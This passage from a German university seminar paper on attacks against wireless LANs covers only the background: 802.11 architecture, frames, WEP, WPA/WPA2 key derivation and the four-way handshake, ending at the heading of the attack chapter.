Seminararbeit

Angriffe auf Wireless Local Area Networks

Name:	Tim Blazytko
E-Mail:	tim.blazytko@rub.de
PGP Key ID:	0xE41B49AD
PGP Fingerprint:	78E4 BDAA A4B5 E2B2 1735 10E6 1C1C 718E E41B 49AD

Abgabe:	17. Februar 2012
Betreuer:	Florian Feldmann
Lizenz:	CC BY-SA 3.0 (https://creativecommons.org)

Zusammenfassung

Diese Arbeit leitet nach einer ausführlichen Beschreibung der Funktionsweise der Wireless Local Area Networks Angriffe ab, welche auf der fundamentalen Struktur dieser beruhen. Diese werden demonstriert und Schutzmaßnahmen erörtert.

Inhaltsverzeichnis

Abbildungsverzeichnis

Abkürzungsverzeichnis

ACK Acknowledgement

AID Association ID

AP Access Point

BSS Basic Service Set

BSSID Basic Service Set ID

CCMP Counter Mode with Cipher Block Chaining Message Authentication Code Protocol

DA Destination Address

DS Distribution System

DSS Distribution System Service

ESS Extended Service Set

FCS Frame Check Sequence

GEK Group Encryption Key

GIK Group Integrity Key

GMK Group Master Key

GTK Group Transient Key

GPU Graphical Processing Unit

KCK EAPOL-Key Key Confirmation (KCK)

KEK EAPOL-Key Encryption Key

LAN Local Area Network

IBSS Independent Basic Service Set

IEEE Institute of Electrical and Electronics Engineers

IV Initialisierungsvektor

MIC Message Integrity

MITM Man in the middle

MK Master Key

PIP Packet in Packet

PKCS Public Key Cryptography Standards

PMK Pairwise Master Key

PSK Pre-Shared Key

PTK Pairwise Transient Key

RA Receiving Station Address

RSN Robust Security Network

RSNA Robust Security Network Association

RTS Request To Send

SA Source Address

SS Station Service

SSID Service Set ID

STA Station

TA Transmitting Station Address

TKIP Temporal Key Integrity Protocol

WDS Wireless Distribution System

WEP Wireless Encryption Protocol

WIDS Wireless Intrusion Detection System

WIPS Wireless Intrusion Prevention System

WLAN Wireless Local Area Network

WNIC Wireless Networn Interface Controller

WPS Wi-Fi Protected Setup

1 Einleitung

Im Jahr 1997 verabschiedete das Institute of Electrical and Electronics Engineers (IEEE) den Standard IEEE 802.11-1997 [1], die Basis für Wireless Local Area Networks. Mit der steigenden Verbreitung dieser Netzwerke sowie den unterschiedlichsten Verwendungszwecken wurde dieser immer weiter ausgebaut und für diverse Anwendungsbereiche spezifiziert. Verschiedene Standards verwenden unter anderem verschiedene Frequenzbänder, Geschwindigkeiten, Operationsmodi und Verschlüsselungsstandards. Beispielsweise nutzen der Standard IEEE 802.11a-1999 [2] sowohl das 3.7 GHz- als auch das 5 GHz-Band, die Standards IEEE 802.11b-1999 [3] sowie IEEE 802.11g-2003 [4] hingegen das 2.4 GHz-Band, während der Standard IEEE 802.11i-2004 [5] eine neue Sicherheitsarchitektur beschreibt. Diese und weitere Standards sind im Standard IEEE 802.11-2007 [6] zusammengefasst.

In dieser Arbeit werden Angriffe auf theoretischer und praktischer Basis beschrieben, welche auf der im Standard IEEE 802.11-2007 beschriebenen Funktionsweise der Wireless Local Area Networks aufbauen. Eine Beschränkung erfolgt auf das 2.4 GHz-Band, wobei Operationen auf anderen Bändern identisch funktionieren.

In Kapitel 2 wird der Aufbau sowie die Funktionsweise der Wireless Local Area Networks dargelegt. Beginnend mit der Einführung der Architektur und der Komponenten in Kapitel 2.1, über die Aufteilung des Frequenzbandes in Kapitel 2.2 bis hin zu den Services in Kapitel 2.3 folgt eine ausführliche Beschreibung des Aufbaus der Frames sowie deren verschiedene Untertypen in Kapitel 2.4. Am Ende des Kapitels, in Kapitel 2.5, wird die Sicherheitsarchitektur sowie ein Ausschnitt der darin verwendeten Protokolle beschrieben.

Nach der theoretischen Funktionsweise werden aus dieser in Kapitel 3 Angriffe auf theoretischer Ebene abgeleitet und geschildert. Zu jedem dieser Angriffe wird ein praktischer Angriff detailliert dargelegt. Der Erste in Kapitel 3.2 ist die Unterbrechung der Kommunikation in einem Wireless Local Area Network, die Deauthentication und Disassociation. Kapitel 3.3 thematisiert die massenhafte Aussendung von Informationen nicht-existenter Wireless Local Area Networks, die Beacon Flood. Darauf aufbauend werden in Kapitel 3.4 verschiedene Angriffe mittels eines vom Angreifer installierten Access Point, bei denen Letzterer als man-in-the-middle fungiert, demonstriert. Als Kapitelabschluss werden Angriffe auf den Pre-Shared Key in Kapitel 3.5 erläutert und mögliche Schutzmaßnahmen in Kapitel 3.6 erörtert.

Am Ende werden in Kapitel 4 die Ergebnisse zusammengefasst und offene Themenfelder aufgezeigt.

2 Aufbau und Funktionsweise der Wireless Local Area Networks

2.1 Architektur

2.1.1 Station und Access Point

Nach [7] ist eine Station (STA) ein adressierbares Gerät, welches als Ziel einer Nachricht dient. Ein Access Point (AP) ist eine STA, welche die Funktionalität einer STA hat und assoziierten STA Zugang über die Funkschnittstelle zu dem Distribution System ermöglicht [8].

2.1.2 Basic Service Set

Das Basic Service Set (BSS) bildet ein Netzwerk bestehend aus mindestens einer STA und einem AP.[1] Alle STAs, die im BSS sind, sind mit dem Distribution System assoziiert [10].
Die Basic Service Set ID (BSSID), welche in der Praxis der MAC-Adresse des AP entspricht, identifiziert jedes BSS eindeutig [11].

2.1.3 Distribution System

Das Distribution System (DS) ist ein Netzwerk, welches die Endpunkte mehrerer BSS miteinander verbindet. Besteht ein DS aus genau einem BSS, sind die Aufgaben des DS in die des BSS integriert [12].

2.1.4 Extended Service Set

Das Extended Service Set (ESS) ist die Verbindung zu einem Netzwerk aller durch das DS miteinander verbundenen BSS, ohne das DS selbst [13].
Die Service Set ID (SSID) ist der Netzwerkname, welche ein ESS kennzeichnet [14].

2.1.5 Portal

Ein Portal bezeichnet die logische Schnittstelle, welche zum Austausch von Paketen zwischen dem DS und anderen Netzwerken dient [15].

2.1.6 Wireless Local Area Network

Nach [16] ist das Wireless Local Area Network (WLAN) ein Verbund aus dem DS mit mindestens einem AP und beliebig vielen Portals.

2.1.7 Robust Security Network

Das Robust Security Network (RSN) [17] bezeichnet ein Netzwerk, welches zu Robust Security Network Associations (RSNA) [18] verpflichtet. Die RSNA beschreibt eine Reihe von Sicherheitsspezifikationen wie Authentifikation, kryptografische Protokolle und Schlüsselableitungen. Die Phase vor dem Four-Way Handshake (vgl. Abbildung 8) wird pre-robust Security Network Association (pre-RSNA) [19] genannt.

[1] Dies bezieht sich auf die Terminologie des BSS. Nach [9] gibt es noch das Independed Basic Service Set (IBSS), welches aus mindestens zwei STAs besteht, welche ein Ad-hoc-Netz bilden. Dies wird in diesem Werk nicht weiter behandelt.

2.2 Channel

Der Frequenzbereich für die Funkübertragung ist in den verschiedenen Standards meist das 2.4 GHz-Band, im Bereich 2.4000-2.4835 GHz. Dieser ist in 13 Channel aufgeteilt. Jeder Channel hat eine Breite von 20 MHz, jeder Channel hat einen Abstand von 5 MHz zu anderen [20]. Abbildung 1 zeigt die genaue Aufteilung der Channel.

Channel	Frequenz (MHz)
1	2412
2	2417
3	2422
4	2427
5	2432
6	2437
7	2442
8	2447
9	2452
10	2457
11	2462
12	2467
13	2472

Abbildung 1: Liste der Channel im Bereich 2.4 GHz

Aufgrund der Kanalbreite von 20 MHz überlagern sich viele Channel. Die voneinander unabhängigen Channel sind die mit der Nummer 1, 5, 9 und 13.

2.3 Services

2.3.1 Einführung

Services definieren den Umgang mit Aufgaben, die in einem WLAN benötigt werden und verschiedene Komponenten beinhalten. Man unterscheidet zwischen Station Services (SS) [21] wie Authentication oder Deauthentication, welche auf der Ebene der STA agieren, und Distribution System Services (DSS) [22] wie Association und Disassociation, welche auf der Ebene des DS agieren.
Im Folgenden werden die notwendigsten Dienste beschrieben. Für eine Liste aller Services siehe [23], für eine detaillierte Beschreibung einzelner Services [24].

2.3.2 Authentication

Bei der Authentication identifiziert sich eine STA gegenüber einer anderen STA oder einem AP. Man unterscheidet zwischen der Open System Authentication, bei welcher sich die STA ohne Prüfung authentifiziert, und der Shared Key Authentication, bei welcher sich die STA durch die Kenntnis des Schlüssels authentifiziert.

2.3.3 Deauthentication

Die Deauthentication ist eine Benachrichtigung, welche eine zuvor erfolgreiche Authentication terminiert. Dabei kann die Deauthentication von einer authentifizierten STA oder dem AP selbst ausgehen. Eine Deauthentication kann nicht verweigert werden. Nach einer Deauthentication folgt die Disassociation.

2.3.4 Association

Bei der Association wird eine authentifizierte STA mit einem AP assoziiert, über welchen sie Pakete in das DS schickt und empfängt. Die Association geht von der STA aus.

2.3.5 Reassociation

Reassociation, ebenfalls ein DSS, ermöglicht den Wechsel von einem AP zum anderen, von einem BSS in das andere innerhalb des ESS. Dadurch ist dem DS bekannt, mit welchem AP die STA assoziiert ist.

2.3.6 Disassociation

Die Disassociation ist eine Benachrichtigung, welche eine Association in dem ESS terminiert. Die STA kann nicht mehr Pakete in das DS senden oder aus diesem empfangen. Bei der Disassociation werden temporäre Schlüssel – falls vorhanden – verworfen. Dabei kann die Disassociation von einer assoziierten STA oder dem AP selbst ausgehen. Eine Disassociation kann nicht verweigert werden.

2.3.7 Distribution

Der DSS Distribution dient dazu, Pakete von einer STA aus einem BSS an eine andere STA in einem anderen BSS durch das DS innerhalb des ESS zu vermitteln.

2.3.8 Integration

Der DSS Integration vermittelt Pakete aus dem DS kommend durch ein Portal in ein Local Area Network (LAN) und gibt vom LAN kommende, an eine STA adressierte Pakete an den Distribution Service weiter.

2.4 Frames

2.4.1 Aufbau

Ein Frame besteht nach [25] aus einem MAC Header, einem Frame Body, welcher Nutzdaten enthält, und einer Frame Check Sequence (FCS), welche die Prüfsumme des Frames ist (vgl. Abbildung 2).




Abbildung 2: MAC Frame Format

Der allgemeine Aufbau des MAC Header ist in Abbildung 3 dargestellt. Die Felder Frame Control, Duration/ID und Address 1 sind notwendig, die anderen variieren je nach Definition einzelner Frames [26].




Abbildung 3: MAC Header

Betrachtet werden im Folgenden die Adressfelder und das Feld Frame Control. Die anderen Felder sind der Vollständigkeit halber gelistet.

Das erste Adressfeld ist Adresse des Empfängers, die Receiving STA Address (RA). Bei Adressierung innerhalb des BSS ist dies die Adresse der empfangenden STA, bei Adressierung in das DS die BSSID.
Das zweite Adressfeld ist die Transmitteradresse, die Transmitting STA Address (TA), das heißt, die Adresse, welche das Frame überträgt. Innerhalb des BSS ist das die Adresse der sendenden STA, sonst die BSSID.
Die dritte Adresse ist die fehlende Adresse, deren Angabe noch benötigt wird, entweder die Quell- oder Zieladresse oder die BSSID.
Die vierte Adresse wird nur in einem Sonderfall benötigt, wenn das Konzept des Wireless Distribution System (WDS) zum Einsatz kommt, bei dem Frames von einem AP zum anderen übertragen werden. Dies wird nicht näher betrachtet.

Eine Zusammenfassung ist in Tabelle 4 dargestellt [27]. Dabei ist die Destination Address (DA) die Adresse der Zieladresse und die Source Address (SA) die Quelladresse [28].

To DS	From DS	Address 1 (RA)	Address 2 (TA)	Address 3	Address 4
0	0	DA	SA	BSSID	N/A
0	1	DA	BSSID	SA	N/A
1	0	BSSID	SA	DA	N/A
1	1	RA	TA	DA	SA

Abbildung 4: Belegungen der Adressfelder

Das Feld Frame Control ist wie in Abbildung 5 aufgebaut [29].

Bit:	2	2	4	1	1	1	1	1	1	1	1
	Protocol Version	Type	Subtype	To DS	From DS	More Flag	Retry	Pwr Mgt	More Data	Protected Frame	Order

Abbildung 5: Frame Control Feld

Das Feld Protected gibt an, ob die Nutzdaten verschlüsselt sind. Gesetzt wird es unter anderem nur bei speziellen Data Frames und Authentication Frames [30].

Die Felder To DS und From DS geben an, ob ein Paket aus dem oder in das DS gesendet beziehungsweise empfangen wird [31]. Beispielsweise sind bei der Kommunikation innerhalb eines BSS beide Felder auf 0, bei der Kommunikation mit einem mit dem DS verbundenen LAN je nach Paketadressierung das Feld To DS auf 0 und From DS auf 1 oder umgekehrt (vgl. Tabelle 4).

Man unterscheidet drei verschiedene Frame-Types – Data Frames, Management Frames und Control Frames. Diese unterteilen sich erneut in verschiedene Frames. Type und Subtype zusammen ergeben die Funktion des Frames. Eine Übersicht aller möglichen Type-Subtype-Kombinationen findet sich in [32].

Data Frames dienen der Übermittlung von Nutzdaten [33].
Frames wie Acknowledgement (ACK) oder Request To Send (RTS) gehören zu den Control Frames, welche unter anderem die Funktion der Kollisionserkennung und Sicherstellung einer fehlerfreien Übertragung haben [34].
Management Frames sind Frames, welche die Services aus Kapitel 2.3 ausführen. Sie sind die grundlegenden Frames zur Verwaltung der Kommunikation in einem WLAN.

Daneben unterscheidet man Class 1, Class 2 und Class 3 Frames. Je nach Authentication- und Association-Status ist festgelegt, welche Frames gesendet werden dürfen. Zu Class 1 Frames zählen unter anderem Probe Requests, Beacon Frames, Authentication Frames und Data Frames mit From DS und To DS mit 0 belegt. Class 1 bedeutet Unauthenticated und Unassociated.
Ist man Authenticated, aber Unassociated, gelten neben Class 1 Frames Class 2 Frames. Letztere sind Association und Reassociation Frames.
Ist man Associated und Authenticated, dürfen alle Frames verwendet und Daten in das DS gesendet werden. Folgt eine Disassociation, ist man Unassociated und Authenticated, folgt eine Deauthentication, ist man Unauthenticated und Unassociated [35].

Die verschiedenen Frames, welche in den Feldern Type und Subtype des Feldes Frame Control des MAC Header gesetzt sind, werden im Feld Frame Body übertragen [36].

2.4.2 Management Frames

2.4.2.1 Aufbau

Der allgemeine Aufbau eines Management Frames ist Abbildung 6 zu entnehmen.

Byte:	2	2	6	6	6	2	0-2312	4
	Frame Control	Duration	Address 1 (DA)	SA	BSSID	Sequence Control	Frame Body	FCS

Abbildung 6: Management Frame Format

Es werden die Frames der bereits erläuterten Services aufgezeigt. Für detaillierte Beschreibungen siehe [37].

2.4.2.2 Beacon Frames

Beacon Frames beinhalten alle Informationen über das Funknetzwerk, unter anderem die SSID, der verwendete Modus, RSN-Parameter, die unterstützten Datenraten sowie herstellerspezifische Informationen. Ein AP versendet Beacon Frames in einem festen Intervall.

2.4.2.3 Disassociation Frames

Disassociation Frames teilen im Frame Body einen Reason-Code als Grund für die Disassociation sowie eventuell vorhandene herstellerspezifische Informationen mit.

2.4.2.4 Association-Request Frames

Association-Request Frames sind von einer STA generierte Anfragen, welche die SSID, RSN-Parameter und anderes enthalten.

2.4.2.5 Association-Response Frames

Association-Response Frames sind Antworten auf Association-Request Frames und beinhalten eine vom AP der anfragenden STA zugewiesene Association ID (AID) [38].

2.4.2.6 Reassociation-Request Frames

Reassociation-Request Frames sind ähnlich aufgebaut wie Association-Request Frames. Sie beinhalten zusätzlich zur SSID noch die Adresse des aktuellen AP.

2.4.2.7 Reassociation-Response Frames

Reassociation-Response Frames sind die Antworten auf Reassociation-Request Frames einer STA.

2.4.2.8 Probe-Request Frames

Probe-Request Frames sind Anfragen, welche STA in der Nähe sind. Dabei können Felder wie die SSID explizit belegt oder auf Broadcast gesetzt werden. Des Weiteren können noch andere Parameter angegeben werden.

2.4.2.9 Probe-Response Frames

Die Probe-Response ist die Antwort auf einen Probe-Request. Dabei werden die angefragten, unterstützten Parameter beantwortet, unter anderem die SSID, RSN-Parameter, ein Timestamp und andere, angefragte Informationen.

2.4.2.10 Authentication Frames

Authentication Frames dienen zur Authentication. Dabei wird unter anderem die Authentication Algorithm Number (Open System Authentication oder Shared Key Authentication), die Sequenznummer des aktuellen Schrittes des Algorithmus sowie der Status übersandt.

2.4.2.11 Deauthentication Frames

Deauthentication Frames beinhalten einen Reason-Code sowie eventuell herstellerspezifische Informationen.

2.5 Sicherheit

2.5.1 Sicherheit beim pre-RSNA

Zu Beginn einer intensiveren Kommunikation zwischen STA und AP erfolgt ein Abgleich der unterstützten Sicherheitsparameter. Dies geschieht durch Probe-Requests und Probe-Responses oder durch den Abgleich mit den Informationen, welche in einem Beacon Frame enthalten sind. Bei Übereinstimmung folgt die Authentication.

Die Sicherheit in der pre-RSNA wird durch WEP oder Entity Authentication sichergestellt. Die beiden Algorithmen zur Entity Authentication sind die in Kapitel 2.3.2 genannten, Open System Authentication [39] und Shared Key Authentication [40]. Die Open System Authentication besteht aus einer Anfrage und einer Bestätigung ohne jedwede Prüfung, die Shared Key Authentication aus einem Challenge-Response-Verfahren, welches auf WEP basiert.

Aufgrund der Unsicherheit des WEP wurde die RSNA standardisiert und die sicherheitstechnischen Verfahren aus der pre-RSNA in diese verlagert. Die RSNA wird nur mit der Open System Authentication in der pre-RSNA betrieben.

2.5.2 Wireless Encryption Standard

Der Wireless Encryption Standard (WEP) [41] ist ein kryptografisches Protokoll, welches den Frame Body verschlüsselt. RC4, welches mit einem Initialisierungsvektor (IV) und einem geheimen, statischen Schlüssel initialisiert wird, erzeugt einen Schlüsselstrom, welcher mit der Nachricht konkateniert mit deren Prüfsumme mit einer Addition im Zahlenring 2 verknüpft und dann übertragen wird.




Abbildung 7: WEP Verschlüsselung [42]

WEP ist vollständig gebrochen. Sicherheitskritisch sind unter anderem die Wiederverwendung sowie die Länge des IV, die Verwendung eines statischen Schlüssels sowie die Linearität des CRC-Algorithmus, welcher die Prüfsummen berechnet. Für detaillierte Ausführungen der Schwächen und Angriffe auf WEP siehe [43], [44] und [45].

2.5.3 Funktionsweise der RSNA

Nach [46] folgt nach der Open System Authentication die Association. Bei dieser übermittelt die STA in dem Association-Request die unterstüzten RSN-Parameter. Auf dieser Ebene wird unter anderem festgelegt, ob ein Pre-Shared Key (PSK) oder Authentifizierungsprotokollen wie 802.1X, PEAP, EAP-TLS zum Einsatz kommen. Ebenfalls wird ausgehandelt, ob TKIP oder CCMP verwendet werden.

Wird eines dieser Protokolle genutzt, finden diese nach der Aushandlung vor dem Four-Way Handshake statt. Wird PSK verwendet, findet dieser direkt statt.

Im Folgenden wird nur der Fall mit PSK betrachtet.

2.5.4 Schlüsselableitung und Four-Way Handshake

Der verwendete PSK wird aus dem Klartextpasswort nach [47] durch

$$PSK = \text{PBKDF2}(PassPhrase, ssid, ssidLength, 4096, 256)$$

berechnet. Dabei ist PBKDF2 eine Password-Based Key Derivation Function und Teil des Public Key Cryptography Standards #5 Version 2.0 (PKCS #5 v2.0) [48], deren Aufgabe eine Schlüsselableitung sowie key stretching – dem Mechanismus der Konvertierung kurzer Schlüssel in längere, um brute force attacks zu erschweren – ist. Bei der Berechnung passiert im Detail Folgendes:
Als Eingaben dienen das Klartextpasswort PassPhrase, welches eine Länge von 8 bis 63 Zeichen hat, die SSID des Netzwerkes als Salt, 4096, welches die Anzahl der Iterationen der Pseudozufallsfunktion HMAC-SHA1 [49], welche eine Ausgabe der Länge 160 Bit erzeugt, pro Berechnung von T_i ist, und 256, welches die Ausgabelänge der Funktion PBKDF2 in Bit ist, somit die ersten 256 Bit der Konkatenationen von T_i mit $1 \leq i \leq l$. l ist dabei die aufgerundete Ganzzahl der Division mit der Ausgabelänge von PBKDF2 als Divident und der Pseudozufallsfunktion als Divisor. Da $\lceil \frac{256}{160} \rceil = 2$ gilt, entspricht die Ausgabe von PBKDF2 den ersten 256 Bit der Konkatenation von T_1 und T_2. T_i wird jeweils berechnet aus einer Addition im Zahlenring 2, wobei jeder Summand aus einem Aufruf von HMAC-SHA1 mit der PassPhrase sowie einem Salt besteht. Bei dem ersten Summanden ist der Salt jeweils die Konkatenation der SSID mit dem Integerwert von i, bei jedem weiteren Summanden ist der Salt der vorhergehende Summand.
Die Berechnung des PSK beinhaltet folglich 8192 Aufrufe der Funktion HMAC-SHA1. Dies hat negative Auswirkungen auf die Effizienz von brute force attacks auf die PassPhrase bei bekannter SSID. Die Verwendung der SSID als Salt verhindert die Erstellung effizienter rainbow tables.

Neben dem PSK gibt es einen Master Key (MK), welcher bei Authentifizierungsprotokollen verwendet wird. Je nach RSN wird entweder der PSK oder der MK zum Pairwise Master Key (PMK) [50].

Dieser wird im Four-Way Handshake, welcher in Abbildung 8 dargestellt ist, benötigt. Der Four-Way Handshake dient zur Association im RSN und ist Teil der RSNA [51].

1.	STA	$\longleftarrow$	AP	:	ANonce
2.	STA	$\longrightarrow$	AP	:	SNonce, MIC
3.	STA	$\longleftarrow$	AP	:	GTK Encrypted, MIC
4.	STA	$\longrightarrow$	AP	:	ACK, MIC

Abbildung 8: Vereinfachter Four-Way Handshake

Der AP generiert eine zufällige Nonce, ANonce, und sendet diese an die STA in Schritt 1.
Diese generiert ebenfalls eine Nonce, die SNonce. Jetzt sind alle Parameter bekannt, um den Pairwise Transient Key (PTK) abzuleiten. Dieser wird aus einer Hashfunktion [52] berechnet, welche als Eingaben unter anderem die BSSID, die Adresse der STA, die ANonce, die SNonce und den PMK hat. Die Hashfunktion gibt entweder 512 oder 384 Bit aus, je nachdem ob TKIP (vgl. Kapitel 2.5.6) oder CCMP (vgl. Kapitel 2.5.7) verwendet wird.
Aus dem PTK werden weitere Schlüssel abgeleitet. Die ersten 128 Bit bilden den EAPOL-Key Key Confirmation (KCK), die nächsten 128 Bit den EAPOL-Key Encryption Key (KEK) und die nächsten 128 Bit den Temporal Encryption Key (TEK=TK). Wird TKIP verwendet, dann sind noch 128 Bit verfügbar, von denen die ersten 64 Bit den Temporal AP Tx MIC Key (TMK1) und die letzten 64 Bit den Temporal AP Rx MIC Key (TMK2) bilden.

Der im Four-Way Handshake definierte Message Integrity Code (MIC) ist ein Message Authentication Code, welcher als MIC bezeichnet wird, um Verwechslungen mit dem Begriff MAC im 802.11-Sinn auszuschließen [53]. Der MIC selbst wird bei verschlüsselten Paketen ebenfalls verschlüsselt übertragen.

Bei TKIP wird als MIC der Algorithmus Michael [54] genutzt, bei CCMP CBC-MAC.

Der KCK dient zur Data Authentication und ist Eingabe der MIC, der KEK zur Verschlüsselung der Nachrichten im Four-Way Handshake sowie im Group Key Handshake [55]. Der TK dient zur Verschlüsselung der Daten bei TKIP und CCMP, die TMK zur Data Authentication des MIC bei TKIP.

Parallel dazu existiert ein Group Master Key (GMK), aus welchem ein Group Transient Key (GTK) der Größe 256 Bit bei TKIP und 128 Bit bei CCMP abgeleitet wird. Dieser unterteilt sich in einen 128 Bit

großen Group Encryption Key (GEK) und bei TKIP in einen ebenfalls 128 Bit großen Group Integrity Key (GIK). Der GEK wird zur Verschlüsselung von Paketen bei TKIP, bei CCMP zusätzlich zur Data Authentication genutzt. Dies übernimmt bei TKIP der GIK [56]. Der Group Key Handshake dient zur Erneuerung des GTK. Dies wird nicht weiter betrachtet.

Die Pairwise Keys werden zur Unicast-Verschlüsselung, die Group Keys zur Multicast/Broadcast-Verschlüsselung genutzt [57].

Im zweiten Schritt sendet die STA die von ihr generierte Nonce SNonce und den generierten MIC an den AP. Dieser leitet mit Kenntnis der SNonce ebenfalls den PTK ab. Durch Verifikation der MIC hat sich die STA gegenüber dem AP authentifiziert.

Im dritten Schritt sendet der AP den mit KEK verschlüsselten GTK sowie den MIC der Nachricht an die STA. Die entschlüsselt diesen und verifiziert den MIC. Ein gültiger MIC zeigt, dass der AP den PTK berechnen konnte. Somit hat sich dieser gegenüber der STA authentifiziert. Die STA installiert den GTK bei sich.

Im vierten Schritt bestätigt die STA die Installation des Schlüssels inklusive des MIC. Dadurch hat der AP sichere Kenntnis, dass die Installation korrekt verlaufen ist.

Beide Partner verfügen nun über das gleiche Schlüsselmaterial zur Verschlüsselung und Data Authentication und haben auch Gewissheit darüber, dass sie sich gegenseitig authentifiziert und frische Schlüssel generiert haben. Des Weiteren ist durch die Verwendung der Nonces in dem MIC Replay-Protection gegeben [58].

2.5.5 RSNA Datenverschlüsselung und Data Integrity

Nachdem die Association abgeschlossen ist und alle Schlüssel zur Verfügung stehen, sind bei der weiteren Kommunikation in einem RSN Verschlüsselung und Integrität der Nutzdaten erforderlich. Dazu dienen TKIP und CCMP. Bekannt in der Praxis sind diese als WPA und WPA2. Bei beiden wird zwischen Personal und Enterprise unterschieden. Personal entspricht dabei PSK, während Enterprise für die Verwendung von Authentifizierungsprotokollen steht. Anzutreffen sind auch Kombinationen wie beispielsweise WPA-PSK oder WPA2-PSK.

2.5.6 Temporal Key Integrity Protocol

Das Temporal Key Integrity Protocol (TKIP) ist der Nachfolger von WEP [59]. Dabei verwendet es, wie Abbildung 9 zu entnehmen ist, die WEP-Verschlüsselung, verfügt aber über diverse Erweiterungen. So werden beispielsweise diverse Felder als Eingänge für zwei Key-Mixing-Algorithmen genutzt, es gibt eine deutlich komplexere Schlüsselableitung (statische Schlüssel werden vermieden) und der MIC gewährleistet Datenintegrität.




Abbildung 9: TKIP Verschlüsselung [60]

2.5.7 Counter Mode with Cipher Block Chaining Message Authentication Code Protocol

Das Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP) ist das Protokoll, welches ein RSN unterstützen muss, während TKIP optional ist [61]. CCMP nutzt den Counter Mode für Blockchiffren. Dabei wird der TK als Schlüssel für die symmetrische Verschlüsselung eines IV konkateniert mit einem Counter, welcher sukzessive erhöht wird, genutzt. Der daraus resultierende Schlüsselstrom wird mit dem Klartext mit einer Addition im Zahlenring 2 verknüpft. Als MIC wird der CBC-MAC genutzt. CBC-MAC mit dem Counter Mode ist als CCM standardisiert [62]. Als symmetrische Verschlüsselung wird bei CCMP AES-128 verwendet [63]. Eine Übersicht der Verschlüsselung bei CCMP gibt Abbildung 10.




Abbildung 10: CCMP Verschlüsselung [64]

3 Angriffe

3.1 Einführung

